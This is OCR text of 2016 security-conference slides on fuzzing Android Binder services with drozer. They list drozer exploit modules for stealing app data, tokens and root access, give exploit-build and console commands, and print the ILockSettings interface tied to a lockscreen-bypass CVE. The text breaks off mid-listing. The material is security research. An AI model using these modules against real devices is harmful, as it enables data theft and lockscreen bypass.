
Binder Fuzz based on drozer &
Some interesting Vulnerabilities sharing



行之 (@0xr0ot)

0xr0ot.sec@gmail.com

Kcon Beijing 2016

Who am I


- ID:0xr0ot(not 0xroot)
- Security researcher(2 years)
- Mainly focus on Android security
- Always like basketball

Agenda

- drozer introduction
- Binder fuzz model
- Case share
- How to exploit

Drozer Architecture

- console
- agent
- server



Functionality

- Exploit
- Scanner


Metasploit?

```
exploit.pilfer.oem.samsung.memo
exploit.pilfer.oem.samsung.minidiary
exploit.pilfer.oem.samsung.postit
exploit.pilfer.oem.samsung.social_hub.im
exploit.pilfer.oem.samsung.social_hub.impassword
exploit.pilfer.oem.samsung.social_hub.instantmessages
exploit.pilfer.oem.samsung.social_hub.messages
exploit.pilfer.oem.samsung.social_hub.registeredaccounts
exploit.pilfer.thirdparty.idea.superbackup.calls
exploit.pilfer.thirdparty.idea.superbackup.contacts
exploit.pilfer.thirdparty.idea.superbackup.smses
exploit.pilfer.thirdparty.inkpad.notes.list
exploit.pilfer.thirdparty.inkpad.notes.note
exploit.pilfer.thirdparty.maildroid.emails
exploit.pilfer.thirdparty.seesmic.twitter.oauthtokens
exploit.pilfer.thirdparty.shazam.gps
exploit.pilfer.thirdparty.sophos.mobilecontrol.messages
exploit.root.cmdclient
exploit.root.exynosmem
exploit.root.huaweip2
exploit.root.mmap_abuse
exploit.root.towelroot
exploit.root.ztesyncagent
```

```
dz> run scanner.
scanner.activity.browsable          scanner.misc.weburls
scanner.malware.virustotal          scanner.misc.writablefiles
scanner.misc.checkjavascriptbridge  scanner.oem.samsung
scanner.misc.native                 scanner.provider.finduris
scanner.misc.readablefiles          scanner.provider.injection
scanner.misc.secretcodes            scanner.provider.sqltables
scanner.misc.securerandom           scanner.provider.traversal
scanner.misc.sflagbinaries          scanner.root.check
```

Design Principles

- Reflection
- Class loading





```
from drozer.modules import Module

class GetInteger(Module):

    name = ""
    description = ""
    examples = ""
    author = "Joe Bloggs (@jbloggs)"
    date = "2012-12-21"
    license = "BSD (3-clause)"
    path = ["ex", "random"]

    def execute(self, arguments):
        random = self.new("java.util.Random")
        integer = random.nextInt()

        self.stdout.write("int: %d\n" % integer)
```

```
def execute(self, arguments):
    MyClass = self.context.loadClass("MyClass.apk", "MyClass", relative_to=__file__)
```

Drozer mode

- direct mode
- infrastructure mode



Commands

drozer server start --port port

drozer exploit build
exploit.usb.socialengineering.usbdebugging --server ip --
credentials username password


drozer console connect --server ip:port --password

Writing a module

```
from drozer.modules import Module

class GetInteger(Module):

    name = ""
    description = ""
    examples = ""
    author = "Joe Bloggs (@jbloggs)"
    date = "2012-12-21"
    license = "BSD (3-clause)"
    path = ["ex", "random"]

    def execute(self, arguments):
        random = self.new("java.util.Random")
        integer = random.nextInt()

        self.stdout.write("int: %d\n" % integer)
```

Binder fuzz

Why use drozer?　　I am **<u>familiar</u>** with it,XD!



- fuzz intent
- fuzz service call

Fuzz model


- drozer module(core)
- external python script(control logic)


All in the one drozer module is OK!

Case Share

- LockScreen bypass(or clear)
- Fake shutdown (eavesdropping)
- Capability leak
- System Dos

LockScreen bypass(CVE-2016-3749)





CVE-2016-3749 Details

ILockSettings.java

```
3   /**
4    * Created by 0xr0ot on 16/5/27.
5    */
6   public interface ILockSettings extends android.os.IInterface {
7
8       static final int TRANSACTION_setBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 0);
9       static final int TRANSACTION_setLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 1);
10      static final int TRANSACTION_setString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 2);
11      static final int TRANSACTION_getBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 3);
12      static final int TRANSACTION_getLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 4);
13      static final int TRANSACTION_getString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 5);
14      static final int TRANSACTION_setLockPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 6);
15      static final int TRANSACTION_checkPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 7);
16      static final int TRANSACTION_verifyPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 8);
17      static final int TRANSACTION_setLockPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 9);
18      static final int TRANSACTION_checkPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 10);
19      static final int TRANSACTION_verifyPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 11);
20      static final int TRANSACTION_checkVoldPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 12);
21      static final int TRANSACTION_havePattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 13);
22      static final int TRANSACTION_havePassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 14);
23      static final int TRANSACTION_registerStrongAuthTracker = (android.os.IBinder.FIRST_CALL_TRANSACTION + 15);
24      static final int TRANSACTION_unregisterStrongAuthTracker = (android.os.IBinder.FIRST_CALL_TRANSACTION + 16);
25      static final int TRANSACTION_requireStrongAuth = (android.os.IBinder.FIRST_CALL_TRANSACTION + 17);
26
27      public void setBoolean(java.lang.String key, boolean value, int userId) throws android.os.RemoteException;
28      public void setLong(java.lang.String key, long value, int userId) throws android.os.RemoteException;
29      public void setString(java.lang.String key, java.lang.String value, int userId) throws android.os.RemoteException;
30      public boolean getBoolean(java.lang.String key, boolean defaultValue, int userId) throws android.os.RemoteException;
31      public long getLong(java.lang.String key, long defaultValue, int userId) throws android.os.RemoteException;
32      public java.lang.String getString(java.lang.String key, java.lang.String defaultValue, int userId) throws android.os.RemoteException;
33      public void setLockPattern(java.lang.String pattern, java.lang.String savedPattern, int userId) throws android.os.RemoteException;
34      public VerifyCredentialResponse checkPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;
35      public VerifyCredentialResponse verifyPattern(java.lang.String pattern, long challenge, int userId) throws android.os.RemoteException;
36      public void setLockPassword(java.lang.String password, java.lang.String savedPassword, int userId) throws android.os.RemoteException;
37      public VerifyCredentialResponse checkPassword(java.lang.String password, int userId) throws android.os.RemoteException;
38      public VerifyCredentialResponse verifyPassword(java.lang.String password, long challenge, int userId) throws android.os.RemoteException;
39      public boolean checkVoldPassword(int userId) throws android.os.RemoteException;
40      public boolean havePattern(int userId) throws android.os.RemoteException;
41      public boolean havePassword(int userId) throws android.os.RemoteException;
42      public void registerStrongAuthTracker(IStrongAuthTracker tracker) throws android.os.RemoteException;
43      public void unregisterStrongAuthTracker(IStrongAuthTracker tracker) throws android.os.RemoteException;
44      public void requireStrongAuth(int strongAuthReason, int userId) throws android.os.RemoteException;
45  }
```

Windfall

ILockSettings.java

```
4
5   /**
6    * Created by 0xr0ot on 16/5/30.
7    */
8
9   public interface ILockSettings extends android.os.IInterface {
10      static final int TRANSACTION_setBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 0);
11      static final int TRANSACTION_setLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 1);
12      static final int TRANSACTION_setString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 2);
13      static final int TRANSACTION_getBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 3);
